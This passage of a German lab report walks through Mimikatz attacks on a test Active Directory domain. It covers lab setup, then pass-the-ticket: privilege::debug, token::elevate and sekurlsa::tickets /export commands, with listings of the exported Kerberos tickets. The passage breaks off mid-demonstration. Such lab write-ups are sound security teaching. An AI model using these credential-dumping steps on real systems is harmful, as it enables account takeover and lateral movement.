- Es wird gezeigt, wie mittels Mimikatz ein Kerberos Ticket eines Domänen-Benutzers gestohlen, und anschließend zur Kerberos-Authentifizierung an einem Windows-Server (Zugriff auf Fileshare) erfolgreich genutzt wird.
- Es wird gezeigt, dass bei zu einfach gewählten Kennwörtern, aus den NTLM-Hashes mittels Web-Services sehr einfach die Klartext-Kennwörter ermittelt werden können.
- Es wird gezeigt, wie der NTLM-Hash eines Domänen-Benutzers ausgelesen und basierend auf diesem Hash erfolgreich beim Domänen-Controller ein neues Kerberos-Ticket für diesen Domänen-Benutzer angefordert wird. Zum Beweis wird wiederum auf den Server-Share mittels Kerberos-Authentifizierung zugegriffen.
- Es wird gezeigt, wie der `krbtgt`-Hash vom Domänen-Controller gestohlen und anschließend zum Erzeugen von gefälschten (mit beliebigen Rechten ausgestatteten) Kerberos-TGT verwendet werden kann („Golden-Tickets“).

5.1.1. Benutzte bzw. benötigte Ressourcen

Verwendete Ressourcen:

- Windows Server 2012 R2 Datacenter
  (als virtuelle Maschine gehostet in der Windows Azure Cloud)
  - Rolle AD-Controller aktiviert und eingerichtet
  - VPN Software „SoftEther“ (http://www.softether.org/) installiert und eingerichtet, um die VMs in ein gemeinsames virtuelles Netzwerk zu integrieren.
  - Angeleger Domänen-Administrator
  - Domänen-Name: `testdomain.local` Servername: `vpn1`
  - Angelegter Domänen-User `testuser` mit Passwort: `Geheim!987`

- Aktuelles Windows 10 Education mit allen Patches aus dem Fast-Ring (verwendete Version 1511 mit Stand vom 17.01.2016)
    - Als virtuelle Maschine, Virtualisierungsplattform: VirtualBox (aktuelle v5)
    - Lokal eingerichtete Test-User:
      `.\gunnar` Passwort: `test` (lokaler Administrator)
      `.\test` Passwort: `geheim`(lokaler Benutzer)
    - SysInternals Tools http://www.sysinternals.com/
    - Mimikatz Binaries für x64: https://github.com/gentilkiwi/mimikatz/releases genutzt wurde: 2.1 alpha 20160117 (oe.eo) edition

5.1.2. Netz-Skizze




Abbildung 143: Netzwerk-Skizze der Mimikatz Golden-Ticket Demonstration

Die mit der Virtualisierungs-Software VirtualBox bestückte Maschine wurde über SoftEther VPN mit dem Netzwerk des Domänen-Controllers verbunden. Die virtuelle Windows 10 Maschine wurde in das bereitgestellte VPN-Netzwerk gebridged, der Client (Windows 10) und der Server (Windows Server 2012 R2 – Active Directory Domain Services) befinden sich somit im gleichen Netzwerk.

5.1.3. Genutzte bzw. hilfreiche Quellen:

- Mimikatz WebSite (mit Google Translate von Französisch auf Englisch übersetzt): https://translate.google.com/translate?sl=fr&tl=en&u=http://blog.gentilkiwi.com
- Mimikatz Wiki: https://github.com/gentilkiwi/mimikatz/wiki
- Eventuell hilfreiches Mimikatz HowTo: http://adsecurity.org/?p=556

Weitere referenzierte Informationen sind – sofern relevant – in den nachfolgenden Kapiteln jeweils an der benötigten Stelle verlinkt.

5.1.4. Vorbereitungstätigkeiten

5.1.4.1. Einrichtung des AD-Controllers und Freigabe eines Netzwerkshares

Auf einer Windows Server 2012 R2 Datacenter VM (gehostet als virtuelle Maschine in der Microsoft Azure-Cloud) wird AD eingerichtet (Abbildung 144).

Die gewählte Vorgangsweise entspricht dem nachfolgenden Tutorial und wird daher nicht im Detail erläutert: http://social.technet.microsoft.com/wiki/contents/articles/22622.building-your-first-domain-controller-on-2012-r2.aspx




Abbildung 144: Aktivieren der Rolle Active Directory Domain Services am Windows Server 2012 R2

Nach erfolgter Einrichtung gemäß oben verlinktem Tutorial:

- Server neu starten
- Einen User namens „testuser“ anlegen (Abbildung 145):
  `testuser@testdomain.local` mit Passwort: `Geheim!987`




Abbildung 145: Einrichtung des Domänen-Benutzers "testuser"

Im Explorer einen Ordner `C:\DemoShare` anlegen und als Netzwerkshare namens `DemoShare` freigeben und mit folgenden Rechten versehen (Abbildung 146 - Abbildung 148):




Abbildung 146: Freigabe des Verzeichnisses DemoShare als Netzwerkshare




Abbildung 147: Freigabe-Permissions von \\vpn1\DemoShare




Abbildung 148: ACLs von C:\DemoShare

Die Installation von SoftEther wird an dieser Stelle nicht näher erläutert, entspricht im Wesentlichen einer Standardinstallation als „Remot-Access to LAN“ wie z.B. im nachfolgenden Tutorial erläutert: http://www.softether.org/4-docs/2-howto/1.VPN_for_On-premise/2.Remote_Access_VPN_to_LAN

5.1.4.2. Domain-Join der Windows 10 Maschine

Vorbereitung:

- Die Hostmaschine auf der die Win10-VM läuft wird per VPN zum LAN des AD-Controllers verbunden
- Die VM ist mittels VirtualBox Netzwerk-Brücke zur Hostmaschine verbunden
- Als Nameserver in der Win10-VM ist unbedingt der AD-Controller zu konfigurieren

Test der Namensauflösung für die Domain und den Servernamen, die Auflösung der Domain und des Servernamens muss funktionieren:




Abbildung 149: Namensauflösung von Domain und Server-Name

Domain-Join durchführen:

Systemsteuerung -> System -> Einer Domäne beitreten (Abbildung 150):




Abbildung 150: Systemsteuerung: Einer Domäne beitreten

Für den Domain-Join (siehe Abbildung 151) wird ein hierfür berechtigtes Benutzerkonto benötigt, zur Demonstration wurde das Domänen-Administrator-Konto verwendet, in der Praxis würde man aufgrund der Pass-the-Hash-Problematik niemals ein hoch privilegiertes Domänen-Administrator-Konto für diese Aufgabe verwenden, für den hier demonstrierten Anwendungsfall spielt dies allerdings keine Rolle.




Abbildung 151: Domain-Join zur Domäne "testdomain.local"

5.1.5. Benutzeranmeldung an Windows

5.1.5.1. Als Domänen-Benutzer

Nach Domain-Join der Win10-Maschine und Neustart kann nun eine Anmeldung mit dem Domänen-Benutzer `testuser` erfolgen. Anmelden mit AD-Benutzerkonto (Abbildung 152):

Abbildung 152: Windows Benutzeranmeldung als Domänen-Benutzer

5.1.5.2. Als lokaler Benutzer

Um sich nicht als Domänen-Benutzer anzumelden, sondern ein lokales Benutzerkonto zu verwenden, dieses mit dem Präfix „`.\`“ beginnen (Abbildung 153):

Abbildung 153: Windows Benutzeranmeldung als lokaler Benutzer

5.1.6. Mimikatz – Pass-the-Ticket

Das Szenario wird folgendermaßen demonstriert:

- Anmeldung als Domänen-Benutzer `testuser`
- Angreifer nutzt mimikatz und exportiert damit die Kerberos-Tickets aus dem RAM
- Neustart der Maschine -> entspricht nun „frischer Maschine“ ohne Kerberos Tickets
- Als lokaler Benutzer `gunnar` angemeldet -> Kerberos-TGT importieren
- Zugriff auf Server mittels Kerberos-Ticket, authentifiziert als `testuser`

5.1.6.1. Tickets entwenden

1. Als Domänen-Benutzer `testuser` anmelden. Dieser Domänen-Benutzer besitzt somit zumindest ein TGT-Kerberos-Ticket.

2. Eine Command-Box mit „Als Administrator ausführen“ öffnen und diese mit den lokalen Benutzer-Credentials des Administrators „`.\gunnar`“ starten.




Abbildung 154: Command-Prompt als Administrator starten

3. Zum Mimikatz-Ordner navigieren und mimikatz starten:

Befehle:
```
cd \Users\gunnar\Downloads\mimikatz_2.1.0_alpha_20160117\x64
mimikatz.exe
```

4. Die nötigen Rechte (Debug-Privilege und SYSTEM) erhalten:




Abbildung 155: Mittels Mimikatz die nötigen Debug- und System-Rechte erhalten

Befehle:
```
privilege::debug
token::whoami
token::elevate
token::whoami
```

5. Die vorhandenen (entwendbaren) Tickets aller Sessions aus dem LSASS-Prozess-Hauptspeicher auflisten:
   Anmerkung: Es findet sich in der sehr umfangreichen Auflistung auch die Session des angemeldeten Domänen-Benutzers mit seinem auf `testuser` lautenden Ticket-Granting-Ticket (Group ID #2) das beim Service Target Name `TESTDOMAIN.LOCAL` bezogen wurde:




Abbildung 156: Mimikatz - Kerberos Tickets aus dem Hauptspeicher auflisten

Befehl:
```
sekurlsa::tickets
```

6. Die Tickets in Dateien exportieren:

   Befehl: `sekurlsa::tickets /export`

7. Mimikatz beenden

```
mimikatz # exit
Bye!

C:\Users\gunnar\Downloads\mimikatz_2.1.0_alpha_20160117\x64>
```

Abbildung 157: Mimikatz beenden

   Befehl: `exit`

8. Die exportierten Tickets einer Sichtkontrolle unterziehen:

```
C:\Users\gunnar\Downloads\mimikatz_2.1.0_alpha_20160117\x64>dir
 Volume in Laufwerk C: hat keine Bezeichnung.
 Volumeseriennummer: 54B7-58DD

 Verzeichnis von C:\Users\gunnar\Downloads\mimikatz_2.1.0_alpha_20160117\x64

17.01.2016  20:09    <DIR>          .
17.01.2016  20:09    <DIR>          ..
17.01.2016  13:13            36.736 mimidrv.sys
17.01.2016  13:13           422.912 mimikatz.exe
17.01.2016  13:23            11.888 mimikatz.log
17.01.2016  13:13            29.184 mimilib.dll
17.01.2016  14:43             6.941 sekurlsa.log
17.01.2016  20:09             1.453 [0;24645]-0-0-40a50000-testuser@cifs-vpn1.kirbi
17.01.2016  20:09             1.487 [0;24645]-0-1-40a50000-testuser@ldap-vpn1.testdomain.local.kirbi
17.01.2016  20:09             1.523 [0;24645]-0-2-40a50000-testuser@LDAP-vpn1.testdomain.local.kirbi
17.01.2016  20:09             1.375 [0;24645]-2-0-60a10000-testuser@krbtgt-TESTDOMAIN.LOCAL.kirbi
17.01.2016  20:09             1.375 [0;24645]-2-1-40e10000-testuser@krbtgt-TESTDOMAIN.LOCAL.kirbi
17.01.2016  20:09             1.453 [0;3e4]-0-0-40a50000-DEMOVM$@cifs-vpn1.testdomain.local.kirbi
17.01.2016  20:09             1.489 [0;3e4]-0-1-40a50000-DEMOVM$@ldap-vpn1.testdomain.local.kirbi
17.01.2016  20:09             1.341 [0;3e4]-2-0-60a10000-DEMOVM$@krbtgt-TESTDOMAIN.LOCAL.kirbi
17.01.2016  20:09             1.341 [0;3e4]-2-1-40e10000-DEMOVM$@krbtgt-TESTDOMAIN.LOCAL.kirbi
17.01.2016  20:09             1.489 [0;3e7]-0-0-40a50000-DEMOVM$@cifs-vpn1.testdomain.local.kirbi
17.01.2016  20:09             1.413 [0;3e7]-0-1-40a10000.kirbi
17.01.2016  20:09             1.489 [0;3e7]-0-2-40a50000-DEMOVM$@ldap-vpn1.testdomain.local.kirbi
17.01.2016  20:09             1.341 [0;3e7]-2-0-60a10000-DEMOVM$@krbtgt-TESTDOMAIN.LOCAL.kirbi
17.01.2016  20:09             1.341 [0;3e7]-2-1-40e10000-DEMOVM$@krbtgt-TESTDOMAIN.LOCAL.kirbi
              19 Datei(en),        527.571 Bytes
               2 Verzeichnis(se), 55.299.977.216 Bytes frei

C:\Users\gunnar\Downloads\mimikatz_2.1.0_alpha_20160117\x64>dir *testuser@krbtgt*
 Volume in Laufwerk C: hat keine Bezeichnung.
 Volumeseriennummer: 54B7-58DD

 Verzeichnis von C:\Users\gunnar\Downloads\mimikatz_2.1.0_alpha_20160117\x64

17.01.2016  20:09             1.375 [0;24645]-2-0-60a10000-testuser@krbtgt-TESTDOMAIN.LOCAL.kirbi
17.01.2016  20:09             1.375 [0;24645]-2-1-40e10000-testuser@krbtgt-TESTDOMAIN.LOCAL.kirbi
               2 Datei(en),          2.750 Bytes
               0 Verzeichnis(se), 55.299.977.216 Bytes frei
```

Abbildung 158: Mittels Mimikatz entwendete Kerberos Tickets

   Befehle: `dir`
   `dir *testuser@krbtgt*`

Anmerkungen:

Ein geeignetes Ticket-Granting-Ticket enthält im Dateinamen den String `Username@krbtgt`

Das derart ermittelte TGT kann anschließend für eine Pass-the-Ticket Authentifizierung importiert werden.

5.1.6.2. Entwendetes Ticket missbrauchen

Ausgangsbasis: Frisch gebootete Windows 10 Maschine, keine Kerberos-Tickets von Benutzern im Speicher.

1. Als lokaler Administrator `gunnar` anmelden
2. Eine Command-Box öffnen
   (Anmerkung: zum Applizieren des Tickets sind keine Administrator-Rechte nötig)
3. Demonstrieren, dass ein Zugriff auf den Server nicht möglich ist:




Abbildung 159: Kein Zugriff auf den Server mit lokalem Benutzerkonto

Befehle:
```
whoami
net view \\vpn1
dir \\vpn1\DemoShare
```

4. Zum Mimikatz-Ordner navigieren und mimikatz starten:

   Befehle:
   ```
   cd \Users\gunnar\Downloads\mimikatz_2.1.0_alpha_20160117\x64
   mimikatz.exe
   ```
5. Debug- und System-Rechte werden für diesen Vorgang nicht benötigt (entfällt somit).
6. Demonstration: Vor dem Ticket-Import ist kein Benutzer-Ticket vorhanden, lediglich Computer-Tickets der `DEMOVM` sind sichtbar:

